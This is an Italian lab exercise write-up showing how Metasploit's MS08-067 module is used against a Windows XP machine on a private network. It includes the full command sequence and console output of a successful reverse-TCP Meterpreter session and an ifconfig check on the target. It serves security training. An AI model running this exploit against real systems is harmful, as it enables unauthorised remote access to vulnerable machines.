Esercizio S7 L3

Attacco a Windows XP con Metasploit

Oggi vedremo l'attacco al sistema operativo Windows XP col codice MS08-067. Anche questo attacco come quelli visti nell'esercizio di ieri ci permetterà di aprire una sessione Meterpreter all'interno della macchina bersaglio che ci darà libero accesso ai suoi contenuti, vediamo come.


Per prima cosa avviare metasploit col comando <<msfconsole>> poi cerchiamo la vulnerabilità col codice <<search ms08-067>> infine usiamo il comando <<show options>> per visualizzare le configurazioni dell'attacco.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Attacco a Windows XP con Metasploit

Come di consueto è necessario definire un bersaglio, selezioniamo Windows XP come bersaglio col comando <<set RHOSTS 192.168.50.105>> ed il nostro attacco sarà configurato. Non c'è bisogno di configurare il payload.

Lanciamo l'attacco col comando <<exploit>>



Attacco a Windows XP con Metasploit

L'attacco va a buon fine e avvia una sessione meterpreter, lanciamo il comando <<ifconfig>> per verificare di essere nella macchina bersaglio.

ifconfig restituisce le configurazioni della scheda di rete della macchina bersaglio, dunque il nostro attacco è stato un successo.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.105
RHOSTS => 192.168.50.105
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.105:445 - Automatically detecting the target...
[*] 192.168.50.105:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.105:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.105:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.105
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.105:1031) at 2024-01-17 09:31:18 +0100

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:e0:e6:a5
MTU          : 1500
IPv4 Address : 192.168.50.105
IPv4 Netmask : 255.255.255.0

meterpreter > exit
[*] Shutting down Meterpreter...
```